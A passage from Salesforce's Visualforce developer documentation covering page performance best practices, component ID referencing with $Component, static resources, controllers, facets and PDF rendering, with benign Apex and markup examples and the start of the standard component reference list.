- Use the Lightning Platform Developer Console to investigate the performance of your Visualforce markup and other Lightning Platform features on the page. With the Developer Console, you can see what's consuming system resources and identify issues in your code. The Developer Console has a debug log that details the performance of requests as the server processes them. The details show every execution step for methods, queries, workflows, callouts, DML, validations, triggers, and pages by type and time.
- Use tools such as Selenium to automate the testing of tedious or complex workflows that can produce inconsistent results. Automated tests can click links, enter and retrieve data, and record execution times to uncover bottlenecks and defects that manual testing can miss.
- Test in as many browsers and with as many versions as possible.
- Test with large data volumes. These tests can reveal scenarios with data skews where certain users have access to too many records. Avoid unbounded data, implement pagination, and display only relevant data.
- Use HTML, CSS, and JavaScript profiling and debugging tools to provide insight into network latency, load times, and code efficiency.
- Test on real mobile devices to uncover performance issues that aren't apparent on developer machines. Mobile clients have different performance profiles because of slower processors, limited memory, and slower network connections.

Tip: Use tools such as WebPageTest for initial mobile browser testing, but use real devices for in-depth testing.

Follow Visualforce Design Guidelines

To optimize Visualforce page performance, design task-centric pages, use standard objects and declarative features, and flatten component hierarchies.

Design Task-Centric Pages

Design pages around specific tasks, with a logical workflow and clear navigation between tasks. Don't overload pages with functionality and data. Visualforce pages with unbounded data or a large number of components, rows, and fields have poor usability and performance. They risk hitting governor limits for view state and heap size, and they can exceed the record retrieval limit and the page size limit. Push back on requests to include nonessential functionality and build prototypes to validate performance concerns.

Use Standard Features Wherever Possible

The programmatic features of Lightning Platform make it easy to customize functionality. But standard objects and declarative features—such as approval processes, flows, and workflow rules—are highly optimized already and don't count against most governor limits. Standard features simplify data models and often reduce the number of Visualforce pages necessary for business processes.

Flatten Component Hierarchies

Flat component structures process faster than deep, hierarchical component structures. Limit the nesting of custom components to logically organize functionality, and use custom components only when that logic is intended for reuse or inclusion in another package. Vast hierarchies increase server-side management and processing time because Visualforce maintains context throughout the entire request. Each traversal of the component hierarchy consumes time and resources. Vast hierarchies also put pages at risk of hitting governor limits for heap size.

Control Data Size

Visualforce pages have a 15-MB standard response limit, and smaller pages load faster than larger pages. To minimize load times, limit the amount of data that each page displays.

Filter Query Results

- Use filters to limit the data that Salesforce Object Query Language (SOQL) calls in and that Apex controllers return. For example, use `AND` statements in `WHERE` clauses. You can also remove null query results.
- When creating Apex controllers, use the `with sharing` keyword to retrieve only records that the user can access.
- Filter in SOQL first, then in Apex, and finally in Visualforce.

Use Pagination

- A page with unbounded data can cause longer load times, hit governor limits, and become unusable as the dataset grows. To prevent a list view from displaying unbounded data, implement pagination with a list controller. By default, a list controller returns 20 records per page, but you can configure list views to display up to 100 records at a time. To control the number of records each page displays, use a controller extension to set the `pageSize`.

- Use the SOQL `OFFSET` clause to write logic that paginates to a specific subset of results within SOQL.

SEE ALSO:

Apex Developer Guide: Working with Very Large SOQL Queries

Apex Developer Guide: Using the with sharing, without sharing, and inherited sharing Keywords

SOQL and SOSL Reference: OFFSET

Pagination with a List Controller

Working with Large Sets of Data

Cache Frequently Accessed Data

Cache any data that is frequently accessed, such as icon graphics, and cache global data in custom settings.

Visualforce pages sometimes use calculation results globally. The pages use the same data across users and requests. To improve the performance of pages that use global data, cache the calculation results in a custom setting and refresh the results periodically instead of upon every request. Custom settings are part of an application's cache and don't require a database query for retrieval. Balance this approach against the time it takes to update custom cached data.

SEE ALSO:

Apex Developer Guide: Use a Visualforce Global Variable for the Platform Cache

Lazy Load Page Components

To reduce or delay expensive calculations, use lazy loading. With lazy loading, a page loads its essential components first and delays the other features until the user performs an action that requires the information. This technique gives users faster access to essential features and makes a large page appear more responsive, even though the entire page takes the same total time to load.

To lazy load parts of a Visualforce page, use the following techniques:

- Use the `rerender` attribute on Visualforce components to update the component without updating the entire page.
- Use JavaScript remoting to call functions in your controller and to retrieve ancillary or static data.
- Create a custom component to show and hide data according to user actions.

When you lazy load a page, consider the number of users and the amount of data you expect the page to use. Watch out for limits such as the concurrent API call limit. For example, if a navigation tree only loads elements as needed, the number of queries can end up out of proportion to the data.

SEE ALSO:

Implement Partial Page Updates with Command Links and Buttons

JavaScript Remoting for Apex Controllers

Handle Multiple Concurrent Requests

Concurrent requests are long-running tasks that can block other pending tasks. To reduce delays, move code to asynchronous code blocks when possible and make sure action methods that use the `<apex:actionPoller>` component are lightweight.

Write Asynchronous Code

To offload expensive processing, use Asynchronous JavaScript and XML (Ajax) to move non-essential logic to an asynchronous code block. For example, for a page built with only synchronous code, a user clicks a button and waits for a long-running task to complete before they see a confirmation message. In contrast, if the page queues the long-running task for asynchronous processing, then the control immediately returns to the user. You can configure the page to notify the user when the task completes.

Keep <apex:actionPoller> Lightweight

The `<apex:actionPoller>` component is a timer that makes Ajax requests. Pages that use the `<apex:actionPoller>` component make continuous requests on the server. If a user leaves the page open for long periods of time or opens multiple windows on the same page—for example, to get details for multiple accounts—performance decreases.

To avoid performance degradation, avoid performing DML, external service calls, and other resource-intensive operations in action methods that `<apex:actionPoller>` calls. Carefully consider the effects of `<apex:actionPoller>` action methods called at repeated intervals. Tasks are likely to be blocked when the method is used on a widely distributed or continuously active page.

To avoid hitting governor limits, increase the time interval between Ajax requests. The `<apex:actionPoller>` component's interval attribute measures the time interval between Ajax update requests in seconds. This value must be 5 seconds or greater, and if not specified, defaults to 60 seconds.

The `<apex:actionPoller>` component is appropriate on pages that don't require expensive processing, but for pages where the calculations require more server time, consider using the `<apex:actionFunction>` component with JavaScript remoting instead. This alternative requires more code but offers greater flexibility and efficiency.

SEE ALSO:

Use Ajax in a Page

Apex Developer Guide: Make Long-Running Callouts with Continuations

Salesforce Developers Blog: Two Visualforce Pages: ActionFunction and JavaScript Remoting

JavaScript Remoting for Apex Controllers

Write Efficient Apex and SOQL

To improve the overall performance of a Visualforce page, write efficient Apex and SOQL.

When you write Apex or SOQL for use within a Visualforce page:

- Perform calculations in SOQL instead of in Apex whenever possible.
- Never perform Data Manipulation Language (DML) operations inside a loop.
- Filter in SOQL first, then in Apex, and finally in Visualforce.

SEE ALSO:

Apex Developer Guide: Working with Data in Apex

Apex Developer Guide: Working with Very Large SOQL Queries

SOQL and SOSL Reference

Write Efficient Getter Methods

Visualforce requests evaluate expressions, action attributes, and other method calls. A request such as a form submission can call the getter methods in a class multiple times. With more efficient getter methods, you can prevent unnecessary lookups of the same record.

To reduce the processing load of each request, cache the value of a property calculation so that additional calls can access the property without recalculating the value.

You can also configure the getter methods in your Apex classes to only query for data if the object is null. For example, the following code snippet returns the Account record associated with the page. On the first method call, the method queries for the record because the MyAccount object is null. On subsequent calls, it returns the object's stored value, which prevents additional identical `SELECT` queries:

```
Account MyAccount;
public Account getMyAccount() {
   if (MyAccount == null) {
           MyAccount = [SELECT name, annualRevenue FROM Account
           WHERE
           id = :ApexPages.currentPage().getParameters().
           get('id')];
       }
   return MyAccount;
}
```

SEE ALSO:

Defining Getter Methods

Optimize Lists and Tables

To improve the performance of Visualforce pages with lists and tables, limit the amount of data displayed per page and reduce the number of editable fields per table. You can also implement pagination or replace an `<apex:pageBlockTable>` component with a static HTML table.

Avoid Data Grids if Possible

Data grids are tables that display records with editable fields. Data grids frequently expand to thousands of input components on a page and exceed the maximum view state size. Large data grids result in a Visualforce component tree that processes slowly.

If your Visualforce page has a data grid:

- Use pagination and filters.
- To reduce the view state size, make data read-only where possible.
- Only display essential data for a given record. Provide a link to an Ajax-based details box or to a separate details page.

Consider Static HTML Tables

A Visualforce page with an iteration component such as `<apex:pageBlockTable>` can contain up to 1,000 items, or 10,000 items when the page is executed in read-only mode. However, page performance can sometimes decrease before this limit if `<apex:pageBlockTable>` contains an `<apex:column>` component with the rendered attribute explicitly specified.

If your Visualforce page has a large table, we recommend that you implement pagination. Alternatively, you can use a static HTML table instead of an `<apex:pageBlockTable>` component. Within the HTML table, use the `<apex:repeat>` component to iterate over an HTML row element. For an example HTML table that uses `<apex:repeat>`, see the apex:repeat component reference page.

Note: Unlike `<apex:pageBlockTable>` tables, static HTML tables don't have standard Salesforce styling.

SEE ALSO:

Control Data Size

Pagination with a List Controller

Optimize the View State

To maintain a Visualforce page's view state, Lightning Platform stores the state of components, field values, and the controller as an encrypted string in a hidden form element. The view state has a limit of 170 KB. A large view state requires longer processing times for each request, including serialization and deserialization time, and encryption and decryption time. If you reduce the view state size, then your page can load faster and stall less often.

To examine a Visualforce page's view state, set the Development Mode and the Show View State in Development Mode user permissions. The View State tab in the development mode footer displays the distribution of the view state. Make sure you know the view state size of each page, and test with large data volumes to prevent issues that can occur after deployment.

To reduce the view state:

- Use filters and pagination to reduce data that requires state.
- Declare an instance variable with a `transient` keyword if the variable is only useful for the current request. A transient variable isn't included in the view state.
- Refine your SOQL calls to return only data that's relevant to the Visualforce page.
- Reduce the number of components that your page depends on.
- Make data read-only. Use the `<apex:outputText>` component instead of the `<apex:inputField>` component.
- Use JavaScript remoting. Unlike the `<apex:actionFunction>` component, JavaScript remoting doesn't require an `<apex:form>` component. JavaScript remoting doesn't reduce the overall view state of a page, but your page generally performs better without the need to transmit, serialize, and deserialize the view state. The tradeoffs are the loss of the `reRender` attribute and the necessity of additional JavaScript code to handle callbacks.

SEE ALSO:

Using the Development Mode Footer

Apex Developer Guide: Using the transient Keyword

JavaScript Remoting for Apex Controllers

Optimize HTML

On the server side where Visualforce validates HTML, optimized HTML improves processing efficiency. On the client side, optimized HTML makes a Visualforce page more responsive in the user's browser.

To optimize the HTML in a Visualforce page:

- Review the HTML that Visualforce components generate. Visualforce pages correct invalid HTML during compilation, which can cause the HTML to render in unintended ways. For example, if you have a `<head>` or `<body>` tag inside of your `<apex:page>` tag, the Visualforce page removes it at run time.

- Review Ajax code. During an Ajax request, to ensure that the response properly fits back into the DOM, the server validates and corrects inbound HTML. Processing time decreases if your Visualforce page contains valid markup and if corrections are unnecessary.
- Reduce HTML bloat. Although the browser caches HTML and compiled Visualforce tags, retrieving them from the cache impacts performance. Unnecessary HTML also increases the size of the component tree and the processing time for Ajax requests.

Optimize CSS

To ensure efficient delivery to the client, optimize the CSS in a Visualforce page. Optimized CSS also improves caching and reduces load times.

To improve the CSS in a Visualforce page:

- Externalize style sheets. Remove inline CSS code from the Visualforce page and put it in a separate CSS file. This practice increases the number of initial HTTP requests, but reduces the size of individual pages. After the browser caches the style sheets, the overall request size decreases.
- Combine all CSS files into a single file, which reduces the number of HTTP requests.
- Remove comments and extra whitespace. Compress the resulting file for faster downloads.
- Use static resources to serve CSS files. Style sheets served this way benefit from the caching and the content distribution network (CDN) built into Salesforce.
- For pages that don't use Salesforce CSS files, set the `<apex:page>` tag's `showHeaders` and `standardStylesheets` attributes to `false`. This practice excludes the standard Salesforce CSS files from the generated page header.

SEE ALSO:

Using Static Resources

Optimize JavaScript

To ensure efficient delivery to the client, optimize the JavaScript in Visualforce pages Optimized JavaScript also improves caching and reduces load times.

To improve the JavaScript in a Visualforce page:

- Externalize JavaScript files. This process increases the number of initial HTTP requests, but it also reduces the size of individual pages and takes advantage of browser caching.
- Build custom versions of JavaScript libraries with only the functions that you need. This process significantly reduces the size of a JavaScript file. Many open-source JavaScript libraries, such as jQuery, provide this option.
- Reduce HTTP requests by combining all JavaScript files into a single file. Remove duplicate functions that can result in more than one HTTP request.
- Remove comments and whitespace. Compress the resulting file for faster downloads.
- Use static resources to serve JavaScript files. JavaScript served this way benefits from the caching and the content distribution network (CDN) built into Salesforce.
- Put scripts at the bottom of the page. If the scripts load directly before the closing `</body>` tag, the page can download other components first and render the page progressively.

  Note: Only move JavaScript to the bottom of the page if you're certain that it doesn't have any adverse effects. For example, don't move JavaScript code snippets that require `document.write` or event handlers from the `<head>` element.

- Instead of using the `<apex:includeScript>` tag, consider using a standard HTML `<script>` tag directly before your closing `</apex:page>` tag. The `<apex:includeScript>` tag places JavaScript right before the closing `</head>` element, which causes the browser to attempt to load the JavaScript before rendering any other content on the page.

SEE ALSO:

Using Static Resources

Optimize Images

Images are frequently the largest components of a web page, so they significantly affect a Visualforce page's performance.

To minimize the performance impact of images:

- Use fewer images and smaller background textures.
- Use CSS instead of images whenever possible.
- Use CSS sprites instead of individual images. With CSS sprites, you can combine a collection of similarly sized graphics, such as buttons and icons, into a single file. Then you can use the CSS `background-image` and `background-position` properties to display portions of the combined image. Because this technique reduces the number of images used, the number of HTTP requests sent also decreases. It's also more efficient to cache a sprite file than to cache multiple images.
- Use static resources to serve images. Images served this way benefit from the caching and the content distribution network (CDN) built into Salesforce.
- Compress images. Graphics tools often use default settings that favor visual fidelity over compression and add metadata when saving images. Image compression tools can reduce an image's file size by up to 30% without lowering visual quality.

Tip: To improve your development workflow, add a script that compresses image assets.

SEE ALSO:

Using Static Resources

Prevent Fields from Dropping Off the Page

Visualforce pages with many fields, especially those with large text area fields or with master-detail relationships to other entities, can fail to display every field requested. Data can be dropped because of batch limits and limits on the size of data returned. To prevent fields from dropping off the page, reduce the number of fields displayed. Alternatively, create a controller extension that can query child records and display the results in related lists.

Note: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

Use the immediate Attribute Carefully

Visualforce components with the `immediate` attribute set to `true` execute an action without processing any validation rules for the associated fields on the page. This attribute should only be used if the component executes an action that navigates away from the page after completion.

Functional problems occur when the component behavior includes more than basic navigation functionality. Because `immediate="true"` doesn't update the page's data model, the page's data model won't reflect any changes made during the action. This discrepancy can cause undefined behavior and possible data corruption.

Use of the `immediate` attribute is recommended only for cancellation actions. The following example shows an appropriate use of this attribute. When the user clicks **Cancel**, the `<apex:CommandLink>` component immediately performs `cancelApplication` without requiring the user to fix validation errors.

```
<apex:CommandLink action="{!cancelApplication}" value="Cancel" styleClass="btn"
id="btnCancel" immediate="true">
```

Visualforce Performance Case Study

To understand how Visualforce performance optimizations work together, examine ways to reduce the load time of a page with a large data grid and a complex object hierarchy.

Imagine that you have a Visualforce page with a data grid to collect sales forecasts. The data model for the forecast contains a multilevel object hierarchy. The page also contains calculations to display pivoted data. For an average user, the grid contains roughly 1,500 cells, which cause the page to load slowly and to hit heap and view state limits.

To optimize page performance, you can:

- Make the page targeted and task-focused. Using the same page for both input and aggregate reports adds unnecessary complexity.
- Create a custom object to hold aggregate data for reporting. Removing the formulas needed to display aggregated data reduces the heap size.
- Avoid displaying every account on a single page. Implement pagination, which improves page load speeds and reduces the size of the view state.
- Make the data grid cells read-only. Have users select the cells to edit them, then use Ajax to save the users' edits. These practices reduce the size of the view state.

Best Practices for Accessing Component IDs

To refer to a Visualforce component in JavaScript or another Web-enabled language, you must specify a value for the `id` attribute for that component. A DOM ID is constructed from a combination of the `id` attribute of the component and the `id` attributes of all components that contain the element.

Use the `$Component` global variable to simplify referencing the DOM ID that is generated for a Visualforce component, and reduce some of the dependency on the overall page structure. To reference a specific Visualforce component's DOM ID, add a component path specifier to `$Component`, using dot notation to separate each level in the component hierarchy of the page. For example, use `$Component.itemId` to reference a component at the same level in the Visualforce component hierarchy, or use `$Component.grandparentId.parentId.itemId` to specify a more complete component path.

A `$Component` path specifier is matched against the component hierarchy:

- At the current level of the component hierarchy where `$Component` is used; and then
- At each successive higher level in the component hierarchy, until a match is found, or the top-level of the component hierarchy is reached.

There is no backtracking, so if the ID you're trying to match requires a traversal up and then back down, it won't match.

The following example illustrates several uses of `$Component`:

```
<apex:page >

    <style>
    .clicker { border: 1px solid #999; cursor: pointer;
        margin: .5em; padding: 1em; width: 10em; text-align: center; }
```

```
</style>

<apex:form id="theForm">
    <apex:pageBlock id="thePageBlock" title="Targeting IDs with $Component">
        <apex:pageBlockSection id="theSection">
            <apex:pageBlockSectionItem id="theSectionItem">
                All the alerts refer to this component.

                <p>The full DOM ID resembles something like this:<br/>
                j_id0:theForm:thePageBlock:theSection:theSectionItem</p>
            </apex:pageBlockSectionItem>

            <!-- Works because this outputPanel has a parent in common
                 with "theSectionItem" component -->
            <apex:outputPanel layout="block" styleClass="clicker"
                onclick="alert('{!$Component.theSectionItem}');">
                First click here
            </apex:outputPanel>
        </apex:pageBlockSection>

        <apex:pageBlockButtons id="theButtons" location="bottom">
            <!-- Works because this outputPanel has a grandparent ("theSection")
                 in common with "theSectionItem" -->
            <apex:outputPanel layout="block" styleClass="clicker"
                onclick="alert('{!$Component.theSection.theSectionItem}');">
                Second click here
            </apex:outputPanel>

            <!-- Works because this outputPanel has a distant ancestor ("theForm")
                 in common with "theSectionItem" -->
            <apex:outputPanel layout="block" styleClass="clicker"
                onclick="alert('
                {!$Component.theForm.thePageBlock.theSection.theSectionItem}');">
                Third click here
            </apex:outputPanel>
        </apex:pageBlockButtons>

    </apex:pageBlock>

    <!-- Works because this outputPanel is a sibling to "thePageBlock",
         and specifies the complete ID path from that sibling -->
    <apex:outputPanel layout="block" styleClass="clicker"
        onclick="alert('{!$Component.thePageBlock.theSection.theSectionItem}');">
        Fourth click here
    </apex:outputPanel>

    <hr/>

    <!-- Won't work because this outputPanel doesn't provide a path
         that includes a sibling or common ancestor -->
    <apex:outputPanel layout="block" styleClass="clicker"
        onclick="alert('{!$Component.theSection.theSectionItem}');">
        This won't work
    </apex:outputPanel>
```

```
        <!-- Won't work because this outputPanel doesn't provide a path
             that includes a sibling or common ancestor -->
        <apex:outputPanel layout="block" styleClass="clicker"
            onclick="alert('{!$Component.theSectionItem}');">
            Won't work either
        </apex:outputPanel>

    </apex:form>
</apex:page>
```

Using Unique IDs

Within each hierarchy segment in a page, the component `id` must be unique. However, Salesforce recommends you use an `id` that is unique on the page for every component you need to reference, and any components above it in the component hierarchy that are needed to reference it.

For example, suppose you had two data tables in a single page. If both data tables are contained in the same page block, they must have unique `id` attributes. If each is contained in a separate page block, it's possible to give them the same component `id`. If you do so, however, the only way to reference a specific data table is to assign an `id` to every component and then reference the data table component using the complete hierarchy, rather than letting Visualforce do it automatically. If the page hierarchy ever changes, your program will no longer work.

Iterating with Component IDs

Some components, such as tables and lists, support iteration over a collection of records. After you assign an ID for these types of components, the system assigns a unique "compound ID" to each iteration of the component based on the initial ID.

For example, the following page contains a data table with an ID set to `theTable`.

```
<apex:page standardController="Account" recordSetVar="accounts" id="thePage">
    <apex:dataTable value="{!accounts}" var="account" id="theTable">
        <apex:column id="firstColumn">
            <apex:outputText value="{!account.name}"/>
        </apex:column>
        <apex:column id="secondColumn">
            <apex:outputText value="{!account.owner.name}"/>
        </apex:column>
    </apex:dataTable>
</apex:page>
```

When the page is rendered, the `<apex:dataTable>` component results in the following HTML:

```
<table id="thePage:theTable" border="0" cellpadding="0" cellspacing="0">
<colgroup span="2"/>
<tbody>
    <tr class="">
        <td id="thePage:theTable:0:firstColumn">
            <span id="thePage:theTable:0:accountName">Burlington Textiles</span>
        </td>
        <td id="thePage:theTable:0:secondColumn">
            <span id="thePage:theTable:0:accountOwner">Vforce Developer</span>
        </td>
    </tr>
    <tr class="">
        <td id="thePage:theTable:1:firstColumn">
            <span id="thePage:theTable:1:accountName">Dickenson</span>
        </td>
        <td id="thePage:theTable:1:secondColumn">
            <span id="thePage:theTable:1:accountOwner">Vforce Developer</span>
        </td>
    </tr>
</table>
```

Each table cell has a unique ID based on the ID value of the containing components. The first table cell in the first row has the ID `thePage:theTable:0:firstColumn`, the second cell in the first row has the ID `thePage:theTable:0:secondColumn`, the first cell in the second row has the ID `thePage:theTable:1:firstColumn`, and so on.

To refer to all entries in a column, you have to iterate across the table rows, referring to each `<td>` element that has an ID following the format of the column.

The same type of ID generation is done for elements within the table cells. For example, the account name in the first row is generated as a `span` with the ID `thePage:theTable:0:accountName`. Notice that ID does not include the value of the ID for the column it's in.

Best Practices for Static Resources

Displaying the Content of a Static Resource with the `action` Attribute on `<apex:page>`

You can use the `action` attribute on a `<apex:page>` component to redirect from a Visualforce page to a static resource. This functionality allows you to add rich, custom help to your Visualforce pages. For example, to redirect a user to a PDF:

1. Upload the PDF as a static resource named `customhelp`.
2. Create the following page:

```
<apex:page sidebar="false" showHeader="false" standardStylesheets="false"
      action="{!URLFOR($Resource.customhelp)}">
</apex:page>
```

Notice that the static resource reference is wrapped in a `URLFOR` function. Without that, the page does not redirect properly.

This redirect is not limited to PDF files. You can also redirect a page to the content of any static resource. For example, you can create a static resource that includes an entire help system composed of many HTML files mixed with JavaScript, images, and other multimedia files. As long as there is a single entry point, the redirect works. For example:

1. Create a zip file that includes your help content.
2. Upload the zip file as a static resource named `customhelpsystem`.
3. Create the following page:

```
<apex:page sidebar="false" showHeader="false" standardStylesheets="false"
      action="{!URLFOR($Resource.customhelpsystem, 'index.htm')}">
</apex:page>
```

When a user visits the page, the `index.htm` file in the static resource displays.

SEE ALSO:

Using Static Resources

Best Practices for Controllers and Controller Extensions

Enforcing Sharing Rules in Controllers

Like other Apex classes, custom controllers and controller extensions run in system mode.

Typically, you want a controller or controller extension to respect a user's organization-wide defaults, role hierarchy, and sharing rules. You can do that by using the `with sharing` keywords in the class definition. For information, see "Using the `with sharing`, `without sharing`, and `inherited sharing` Keywords" in the Apex Developer Guide.

Note: If a controller extension extends a standard controller, the logic from the standard controller doesn't execute in system mode. Instead, it executes in user mode, in which the permissions, field-level security, and sharing rules of the current user apply.

Controller Constructors Evaluate Before Setter Methods

Do not depend on a setter method being evaluated before a constructor. For example, in the following component, the component's controller depends on the setter for `selectedValue` being called before the constructor method:

```
<apex:component controller="CustCmpCtrl">
      <apex:attribute name="value" description=""
                      type="String" required="true"
                      assignTo="{!selectedValue}">
      </apex:attribute>
      //...
      //...
</apex:component>
```

```
public class CustCmpCtrl {

      // Constructor method
      public CustCmpCtrl() {
            if (selectedValue != null) {
                EditMode = true;
            }
      }

      private Boolean EditMode = false;

      // Setter method
      public String selectedValue { get;set; }
}
```

Since the constructor is called before the setter, `selectedValue` will always be null when the constructor is called. Thus, `EditMode` will never be set to true.

Methods may evaluate more than once — do not use side-effects

Methods, including methods in a controller, action attributes, and expressions, may be called more than once. Do not depend on evaluation order or side-effects when creating custom methods in a controller or controller extension.

Best Practices for Using Component Facets

A *facet* consists of content in an area of a Visualforce component that provides contextual information about the data that is presented in the component. For example, `<apex:dataTable>` supports facets for the header, footer, and caption of a table, while `<apex:column>` only supports facets for the header and footer of the column. The `<apex:facet>` component allows you to override the default facet on a Visualforce component with your own content. Facets only allow a single child within the start and close tags.

Note: Not all components support facets. Those that do are listed in the Standard Visualforce Component Reference.

When defining an `<apex:facet>`, it is always used as the child of another Visualforce component. The `name` attribute on the facet determines which area of the parent component is overridden.

Example: Using Facets with `<apex:dataTable>`

The following markup shows how the `<apex:dataTable>` component can be modified with `<apex:facet>`:


```
<apex:page standardController="Account">
    <apex:pageBlock>
        <apex:dataTable value="{!account}" var="a">
            <apex:facet name="caption"><h1>This is
              {!account.name}</h1></apex:facet>
            <apex:facet name="footer"><p>Information
              Accurate as of {!NOW()}</p></apex:facet>
            <apex:column>
                <apex:facet name="header">Name</apex:facet>
                <apex:outputText value="{!a.name}"/>
            </apex:column>

            <apex:column>
                <apex:facet
              name="header">Owner</apex:facet>
                <apex:outputText value="{!a.owner.name}"/>
            </apex:column>
        </apex:dataTable>
    </apex:pageBlock>
</apex:page>
```

Note: For this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://MyDomain_login_URL/apex/facet?id=001D000000IRosz
```

The page displays as follows:

Extending `<apex:dataTable>` with a Facet



This is sForce

Name	Owner
sForce	Admin User

Information Accurate as of Tue Mar 24 21:51:56 GMT 2009

Using Facets with `<apex:actionStatus>`

Another component that can use a facet is `<apex:actionStatus>`. The `<apex:actionStatus>` component can be extended to display an indicator whenever a page is being refreshed. For example, you can define a progress wheel with the following markup:

```
<apex:page controller="exampleCon">
    <apex:form >
        <apex:outputText value="Watch this counter: {!count}" id="counter"/>
        <apex:actionStatus id="counterStatus">
            <apex:facet name="start">
                 <img src="{!$Resource.spin}"/> <!-- A previously defined image -->
            </apex:facet>
        </apex:actionStatus>
        <apex:actionPoller action="{!incrementCounter}" rerender="counter"
            status="counterStatus" interval="7"/>
    </apex:form>
</apex:page>
```

The associated controller updates the counter:

```
public class exampleCon {
    Integer count = 0;

    public PageReference incrementCounter() {
            count++;
            return null;
    }

    public Integer getCount() {
        return count;
    }
}
```

The page displays as follows:

Extending `<apex:actionStatus>` with a Facet

Watch this counter: 1

SEE ALSO:

Using Static Resources

Best Practices for Page Block Components

Adding More than Two Child Components to `<apex:pageBlockSectionItem>`

An `<apex:pageBlockSectionItem>` component can only have up to two child components. Sometimes, though, you want to add an extra child component. For example, you may want to add an asterisk before an `<apex:outputLabel>` and still display the associated input text field. You can do this by wrapping the asterisk and output label in an `<apex:outputPanel>` component, as follows:

Note: For this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://MyDomain_login_URL/apex/myPage?id=001D000000IRosz
```

```
<!-- Page: -->
<apex:page standardController="Account">
    <apex:form >
        <apex:pageBlock title="My Content" mode="edit">
            <apex:pageBlockSection title="My Content Section" columns="2">
                <apex:pageBlockSectionItem >
                    <apex:outputPanel>
                        <apex:outputText>*</apex:outputText>
                        <apex:outputLabel value="Account Name" for="account__name"/>
                    </apex:outputPanel>
                    <apex:inputText value="{!account.name}" id="account__name"/>
                </apex:pageBlockSectionItem>
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

Best Practices for Rendering PDF Files

Rendering a Visualforce page as a PDF file is a great way to share information about your Salesforce organization. Here are some best practices for you to consider.

For better performance when rendering Visualforce pages, reference static image and style sheet resources through the `$Resource` global variable.

Warning: Referencing static resources on a remote server increases the time it takes to render a Visualforce page as a PDF file. Add remote servers to your permitted Remote Sites list: From Setup, enter *`Remote Sites Settings`* in the `Quick Find` box, then select **Remote Sites Settings**. You can't reference remote resources when using Visualforce to render PDF files in an Apex trigger. Doing so results in an exception.

SEE ALSO:

Render a Visualforce Page as a PDF File

Visualforce PDF Rendering Considerations and Limitations

Best Practices for `<apex:panelbar>`

Adding a Collection of Child `<apex:panelBarItem>` Components to an `<apex:panelBar>` Component

An `<apex:panelBar>` component can only have `<apex:panelBarItem>` child components. Sometimes, though, you want to add a collection of child components. For example, you may want to add an item for each contact associated with an account. You can do this by wrapping `<apex:panelBarItem>` in an `<apex:repeat>` component, as follows:

Note: For this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example: `https://`*`MyDomain_login_URL`*`/apex/myPage?id=001D000000IRosz`

```
<apex:page standardController="account">
  <apex:panelBar >
    <apex:repeat value="{!account.contacts}" var="c">
      <apex:panelBarItem label="{!c.firstname}">one</apex:panelBarItem>
    </apex:repeat>
  </apex:panelBar>
</apex:page>
```

Documentation Typographical Conventions

Apex and Visualforce documentation uses these typographical conventions.

Convention	Description
`Courier font`	In descriptions of syntax, a monospace font indicates items that you should type as shown, except for brackets. For example: `Public class HelloWorld`
`Italics`	In descriptions of syntax, italics represent variables. You supply the actual value. In the following example, three values must be supplied: *`datatype variable_name`* [= *`value`*]; If the syntax is bold and italic, the text represents a code element that needs a value supplied by you, such as a class name or variable value: `public static class` ***`YourClassHere`*** `{ ... }`
`Bold Courier font`	In code samples and syntax descriptions, a bold courier font emphasizes a portion of the code or syntax.

< >	In descriptions of syntax, less-than and greater-than symbols (< >) are typed exactly as shown.
	`<apex:pageBlockTable value="{!account.Contacts}" var="contact">`
	
	`   <apex:column value="{!contact.Name}"/>`
	`   <apex:column value="{!contact.MailingCity}"/>`
	`   <apex:column value="{!contact.Phone}"/>`
	`</apex:pageBlockTable>`

{ }	In descriptions of syntax, braces ({ }) are typed exactly as shown.
	`<apex:page>`
	`    Hello {!$User.FirstName}!`
	`</apex:page>`

[ ]	In descriptions of syntax, anything included in brackets is optional. In the following example, specifying ***`value`*** is optional: ***`data_type variable_name`*** `[ =` ***`value`***`];`

Convention	Description

|	In descriptions of syntax, the pipe sign means “or”. You can do one of the following (not all). In the following example, you can create a new unpopulated set in one of two ways, or you can populate the set:
	`Set<data_type> set_name`
	`   [= new Set<data_type>();] |`
	`   [= new Set<data_type{value [, value2. . .] };] |`
	`   ;`

CHAPTER 24 Standard Visualforce Component Reference

This section provides a full list of standard Visualforce components.

IN THIS SECTION:

apex:dataList

apex:dataTable

apex:define

apex:detail

apex:dynamicComponent

apex:emailPublisher

apex:enhancedList

apex:facet

apex:flash

apex:form

apex:gaugeSeries

apex:iframe

A component that creates an inline frame within a Visualforce page. With a frame, you can keep some information visible while other information is scrolled or replaced.

apex:image

apex:include

apex:includeLightning

apex:includeScript

apex:inlineEditSupport

apex:input

apex:inputCheckbox

An HTML input element of type checkbox. Use this component to get user input for a controller method that does not correspond to a field on a Salesforce object.

apex:inputField

apex:inputFile

apex:inputHidden

An HTML input element of type hidden, that is, an input element that is invisible to the user. Use this component to pass variables from page to page.

apex:inputSecret

An HTML input element of type password. Use this component to get user input for a controller method that does not correspond to a field on a Salesforce object, for a value that is masked as the user types.

apex:inputText

apex:inputTextarea

apex:insert

apex:legend

apex:lineSeries

apex:listViews

apex:logCallPublisher

apex:map

apex:mapInfoWindow

apex:mapMarker

apex:message

apex:messages

apex:milestoneTracker

apex:outputField

apex:outputLabel

apex:outputLink

apex:outputPanel

apex:outputText

apex:page

A single Visualforce page. All pages must be wrapped inside a single `<apex:page>` component tag.

apex:pageBlock

apex:pageBlockButtons

apex:pageBlockSection

apex:pageBlockSectionItem

apex:pageBlockTable

apex:pageMessage

apex:pageMessages

apex:panelBar

apex:panelBarItem

apex:panelGrid

apex:panelGroup

apex:param

apex:pieSeries

apex:radarSeries

apex:relatedList

apex:remoteObjectField

apex:remoteObjectModel

apex:remoteObjects

apex:repeat

